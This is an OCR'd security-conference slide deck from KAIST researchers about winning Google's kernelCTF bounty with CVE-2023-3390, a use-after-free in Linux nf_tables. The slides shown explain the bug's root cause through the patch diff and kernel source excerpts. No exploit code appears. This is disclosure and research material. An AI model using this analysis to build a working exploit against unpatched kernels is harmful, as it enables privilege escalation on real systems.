# One shot, Triple kill:

## Pwning all three Google kernelCTF instances with a single 1-day Linux vulnerability

Dongok Kim & SeungHyun Lee & Insu Yun
@ KAIST Hacking Lab

# Agenda

- About us
- Introduction to Google kernelCTF
- The Vulnerability: CVE-2023-3390
- The Exploit:
    - LTS 6.1.31 instance
    - COS 105 instance
    - Mitigation 6.1 instance
- Demystifying kernel exploit mitigations
- Conclusion & Takeaways

# About us

## Dongok Kim (@c0m0r1)

- Master's student @ KAIST Hacking Lab
- Member of KAIST GoN


## SeungHyun Lee (@0x10n)

- Undergrad student @ KAIST CS & EE
- Research intern @ KAIST Hacking Lab
- Member of KAIST GoN

## Insu Yun (@insu_yun)

- Assistant professor @ KAIST EE & GSIS
- Leader of KAIST Hacking Lab

# About us

**INSU YUN**
@insu_yun

We (@c0m0r1 and @0x10n) are happy to share our research on Google's kernelCTF. It is worth to noting that we could pwn all three targets of Google's kernelCTF for the first time in its history.
github.com/google/securit...
게시물 번역하기

Hello,

The kernelCTF program panel has decided to issue a reward of $67837.00 for your report. Congratulations!

Rationale for this decision:
Reward summary: works on LTS ($31k), works on COS ($10.5k - requires userns), bypasses mitigation ($21k), novelty bonus ($5k) - thank you for bringing up the issues with BUG_ON_DATA_CORRUPTION!

# Agenda

- About us
- Introduction to Google kernelCTF
- The Vulnerability: CVE-2023-3390
- The Exploit:
  - LTS 6.1.31 instance
  - COS 105 instance
  - Mitigation 6.1 instance
- Demystifying kernel exploit mitigations
- Conclusion & Takeaways


# Introduction to Google kernelCTF

- Google kernelCTF
  - Bug (exploit) bounty program for Linux kernel
  - Originated from kCTF VRP
    - CTF infrastructure written on top of Kubernetes
    - Privilege escalation on node (kctf) or escape the node (full-chain)
  - Split out exclusively for Linux kernel vulnerability and exploitation
    - Inviting researchers to demonstrate their kernel exploitation techniques
      - On 0-day and 1-day vulnerabilities
      - In various kernel version
    - Eventually making Linux kernel exploit harder
    - Learnings from kCTF VRP's 42 Linux kernel exploits submissions

# Introduction to Google kernelCTF

## LTS Instance

- Newest LTS kernel
- Max $71,337 payout




## COS Instance

- Kernel used in GKE
- Max $21,000 payout

## Mitigation Instance

- Kernel with custom mitigation
- Max $21,000 payout

# Introduction to Google kernelCTF


- Flag-oriented submission
  - Need full exploit (LPE + container escape) to read flag
  - Exploit & writeup publication is mandatory
- N-day is completely allowed
  - Additional "bonus" if submission uses 0-day (20,000$)
- Novel techniques
  - Irrelevant with vulnerabilities
  - 0$ ~ 20,000$ payout

# Agenda

- About us
- Introduction to Google kernelCTF
- The Vulnerability: CVE-2023-3390
- The Exploit:
  - LTS 6.1.31 instance
  - COS 105 instance
  - Mitigation 6.1 instance
- Demystifying kernel exploit mitigations
- Conclusion & Takeaways


# The Vulnerability - CVE-2023-3390


- Vulnerability & Exploit Timeline




# The Vulnerability - CVE-2023-3390

- Netfilter nftables subsystem
  - Brand-new linux packet classification framework
    - Covers {ip,ip6,arp,eb}tables
  - Introduced in Linux v3.13
  - Became attack vector with several vulnerabilities
    - Famous and core functionality
    - High code complexity




# The Vulnerability - CVE-2023-3390

- Core nftables structs




# The Vulnerability - CVE-2023-3390

- Core nftables operations
  - Command send through Netlink socket
  - To create / delete / lookup
  - For table / chain / rule / set / set_elem / obj

```c
enum nf_tables_msg_types {
    NFT_MSG_NEWTABLE,
    NFT_MSG_GETTABLE,
    NFT_MSG_DELTABLE,
    NFT_MSG_NEWCHAIN,
    NFT_MSG_GETCHAIN,
    NFT_MSG_DELCHAIN,
    NFT_MSG_NEWRULE,
    NFT_MSG_GETRULE,
    NFT_MSG_DELRULE,
    NFT_MSG_NEWSET,
    NFT_MSG_GETSET,
    NFT_MSG_DELSET,
    NFT_MSG_NEWSETELEM,
    NFT_MSG_GETSETELEM,
    NFT_MSG_DELSETELEM,
    NFT_MSG_NEWGEN,
    NFT_MSG_GETGEN,
    NFT_MSG_TRACE,
    NFT_MSG_NEWOBJ,
    NFT_MSG_GETOBJ,
    NFT_MSG_DELOBJ,
    NFT_MSG_GETOBJ_RESET,
    NFT_MSG_NEWFLOWTABLE,
    NFT_MSG_GETFLOWTABLE,
    NFT_MSG_DELFLOWTABLE,
    NFT_MSG_MAX,
};
```

# The Vulnerability - CVE-2023-3390

- Operations handled in batch (transaction)



# The Vulnerability - CVE-2023-3390

- CVE-2023-3390 : Mishandled error path during NFT_MSG_NEWRULE

**netfilter: nf_tables: incorrect error path handling with NFT_MSG_NEWRULE**

```
In case of error when adding a new rule that refers to an anonymous set,
deactivate expressions via NFT_TRANS_PREPARE state, not NFT_TRANS_RELEASE.
Thus, the lookup expression marks anonymous sets as inactive in the next
generation to ensure it is not reachable in this transaction anymore and
decrement the set refcount as introduced by c1592a89942e ("netfilter:
nf_tables: deactivate anonymous set from preparation phase"). The abort
step takes care of undoing the anonymous set.

This is also consistent with rule deletion, where NFT_TRANS_PREPARE is
used. Note that this error path is exercised in the preparation step of
the commit protocol. This patch replaces nf_tables_rule_release() by the
deactivate and destroy calls, this time with NFT_TRANS_PREPARE.

Due to this incorrect error handling, it is possible to access a
dangling pointer to the anonymous set that remains in the transaction
list.
```

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_api.c
index 3bb0800b3849a..69bceefaa5c80 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -3844,7 +3844,8 @@ err_destroy_flow_rule:
        if (flow)
                nft_flow_rule_destroy(flow);
 err_release_rule:
-       nf_tables_rule_release(&ctx, rule);
+       nft_rule_expr_deactivate(&ctx, rule, NFT_TRANS_PREPARE);
+       nf_tables_rule_destroy(&ctx, rule);
 err_release_expr:
        for (i = 0; i < n; i++) {
                if (expr_info[i].ops) {
```

# The Vulnerability - CVE-2023-3390

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_api.c
index 3bb0800b3849a..69bceefaa5c80 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -3844,7 +3844,8 @@ err_destroy_flow_rule:
        if (flow)
                nft_flow_rule_destroy(flow);
 err_release_rule:
-       nf_tables_rule_release(&ctx, rule);
+       nft_rule_expr_deactivate(&ctx, rule, NFT_TRANS_PREPARE);
+       nf_tables_rule_destroy(&ctx, rule);
 err_release_expr:
        for (i = 0; i < n; i++) {
                if (expr_info[i].ops) {
```

```
void nf_tables_rule_release(const struct nft_ctx *ctx, struct nft_rule *rule)
{
        nft_rule_expr_deactivate(ctx, rule, NFT_TRANS_RELEASE);
        nf_tables_rule_destroy(ctx, rule);
}
```

```
void nf_tables_deactivate_set(const struct nft_ctx *ctx, struct nft_set *set,
                              struct nft_set_binding *binding,
                              enum nft_trans_phase phase)
{
        switch (phase) {
        case NFT_TRANS_PREPARE:
                if (nft_set_is_anonymous(set))
                        nft_deactivate_next(ctx->net, set);

                set->use--;
                return;
        case NFT_TRANS_ABORT:
        case NFT_TRANS_RELEASE:
                set->use--;
                fallthrough;
        default:
                nf_tables_unbind_set(ctx, set, binding,
                                     phase == NFT_TRANS_COMMIT);
        }
}
```

```
/* This object becomes inactive in the next generation. */
#define nft_deactivate_next(__net, __obj)                    \
        (__obj)->genmask = nft_genmask_next(__net)
```

```
static void nf_tables_unbind_set(const struct nft_ctx *ctx, struct nft_set *set,
                                 struct nft_set_binding *binding, bool event)
{
        list_del_rcu(&binding->list);
```

# The Vulnerability - CVE-2023-3390

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_api.c
index 3bb0800b3849a..69bceefaa5c80 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -3844,7 +3844,8 @@ err_destroy_flow_rule:
        if (flow)
                nft_flow_rule_destroy(flow);
 err_release_rule:
-       nf_tables_rule_release(&ctx, rule);
+       nft_rule_expr_deactivate(&ctx, rule, NFT_TRANS_PREPARE);
+       nf_tables_rule_destroy(&ctx, rule);
 err_release_expr:
        for (i = 0; i < n; i++) {
                if (expr_info[i].ops) {
```

```
void nf_tables_rule_release(const struct nft_ctx *ctx, struct nft_rule *rule)
{
        nft_rule_expr_deactivate(ctx, rule, NFT_TRANS_RELEASE);
        nf_tables_rule_destroy(ctx, rule);
}
```

**Normal path**

- **Deactivate the set**

```
void nf_tables_deactivate_set(const struct nft_ctx *ctx, struct nft_set *set,
                              struct nft_set_binding *binding,
                              enum nft_trans_phase phase)
{
        switch (phase) {
        case NFT_TRANS_PREPARE:
                if (nft_set_is_anonymous(set))
                        nft_deactivate_next(ctx->net, set);

                set->use--;
                return;
        case NFT_TRANS_ABORT:
        case NFT_TRANS_RELEASE:
                set->use--;
                fallthrough;
        default:
                nf_tables_unbind_set(ctx, set, binding,
                                     phase == NFT_TRANS_COMMIT);
        }
}
```

```
/* This object becomes inactive in the next generation. */
#define nft_deactivate_next(__net, __obj)                       \
        (__obj)->genmask = nft_genmask_next(__net)
```

```
static void nf_tables_unbind_set(const struct nft_ctx *ctx, struct nft_set *set,
                                 struct nft_set_binding *binding, bool event)
{
        list_del_rcu(&binding->list);
```

# The Vulnerability - CVE-2023-3390

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_api.c
index 3bb0800b3849a..69bceefaa5c80 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -3844,7 +3844,8 @@ err_destroy_flow_rule:
        if (flow)
                nft_flow_rule_destroy(flow);
 err_release_rule:
-       nf_tables_rule_release(&ctx, rule);
+       nft_rule_expr_deactivate(&ctx, rule, NFT_TRANS_PREPARE);
+       nf_tables_rule_destroy(&ctx, rule);
 err_release_expr:
        for (i = 0; i < n; i++) {
                if (expr_info[i].ops) {
```

```
void nf_tables_rule_release(const struct nft
{
        nft_rule_expr_deactivate(ctx, rule, NFT_TRAN
        nf_tables_rule_destroy(ctx, rule);
}
```

**Vuln path**

- **Unbind the set**

```
void nf_tables_deactivate_set(const struct nft_ctx *ctx, struct nft_set *set,
                              struct nft_set_binding *binding,
                              enum nft_trans_phase phase)
{
        switch (phase) {
        case NFT_TRANS_PREPARE:
                if (nft_set_is_anonymous(set))
                        nft_deactivate_next(ctx->net, set);

                set->use--;
                return;
        case NFT_TRANS_ABORT:
        case NFT_TRANS_RELEASE:
                set->use--;
                fallthrough;
        default:
                nf_tables_unbind_set(ctx, set, binding,
                                     phase == NFT_TRANS_COMMIT);
        }
}
```

```
/* This object becomes inactive in the next generation. */
#define nft_deactivate_next(__net, __obj)                    \
        (__obj)->genmask = nft_genmask_next(__net)
```

```
static void nf_tables_unbind_set(const struct nft_ctx *ctx, struct nft_set *set,
                                 struct nft_set_binding *binding, bool event)
{
        list_del_rcu(&binding->list);
```

# The Vulnerability - CVE-2023-3390

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_api.c
index 3bb0800b3849a..69bceefaa5c80 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -3844,7 +3844,8 @@ err_destroy_flow_rule:
        if (flow)
                nft_flow_rule_destroy(flow);
 err_release_rule:
-       nf_tables_rule_release(&ctx, rule);
+       nft_rule_expr_deactivate(&ctx, rule, NFT_TRANS_PREPARE);
+       nf_tables_rule_destroy(&ctx, rule);
 err_release_expr:
        for (i = 0; i < n; i++) {
                if (expr_info[i].ops) {
```

```
void nf_tables_rule_release(const struct nft_ctx *ctx, struct nft_rule *rule)
{
        nft_rule_expr_deactivate(ctx, rule, NFT_TRANS_RELEASE);
        nf_tables_rule_destroy(ctx, rule);
}
```

```
static void nf_tables_rule_destroy(const struct nft_ctx *ctx,
                                   struct nft_rule *rule)
{
        struct nft_expr *expr, *next;

        /*
         * Careful: some expressions might not be initialized in case this
         * is called on error from nf_tables_newrule().
         */
        expr = nft_expr_first(rule);
        while (nft_expr_more(rule, expr)) {
                next = nft_expr_next(expr);
                nf_tables_expr_destroy(ctx, expr);
                expr = next;
        }
        kfree(rule);
}
```

```
void nf_tables_destroy_set(const struct nft_ctx *ctx, struct nft_set *set)
{
        if (list_empty(&set->bindings) && nft_set_is_anonymous(set))
                nft_set_destroy(ctx, set);
}
```

**Set destroyed and freed due to unbinding**

# The Vulnerability - CVE-2023-3390

```
diff --git a/net/netfilter/nf_tables_api.c b/net/netfilter/nf_tables_api.c
index 3bb0800b3849a..69bceefaa5c80 100644
--- a/net/netfilter/nf_tables_api.c
+++ b/net/netfilter/nf_tables_api.c
@@ -3844,7 +3844,8 @@ err_destroy_flow_rule:
        if (flow)
                nft_flow_rule_destroy(flow);
 err_release_rule:
-       nf_tables_rule_release(&ctx, rule);
+       nft_rule_expr_deactivate(&ctx, rule, NFT_TRANS_PREPARE);
+       nf_tables_rule_destroy(&ctx, rule);
 err_release_expr:
        for (i = 0; i < n; i++) {
                if (expr_info[i].ops) {
```

```
void nf_tables_rule_release(const struct nft_ctx *ctx, struct nft_rule *rule)
{
        nft_rule_expr_deactivate(ctx, rule, NFT_TRANS_RELEASE);
        nf_tables_rule_destroy(ctx, rule);
}
```


```
static struct nft_set *nft_set_lookup(const struct nft_table *table,
                                      const struct nlattr *nla, u8 genmask)
{
        struct nft_set *set;

        if (nla == NULL)
                return ERR_PTR(-EINVAL);

        list_for_each_entry_rcu(set, &table->sets, list) {
                if (!nla_strcmp(nla, set->name) &&
                    nft_active_genmask(set, genmask))
                        return set;
        }
        return ERR_PTR(-ENOENT);
}
```

```
#define nft_active_genmask(__obj, __genmask)                    \
        !((__obj)->genmask & __genmask)
```

**Freed set still accessible due to improper deactivation**

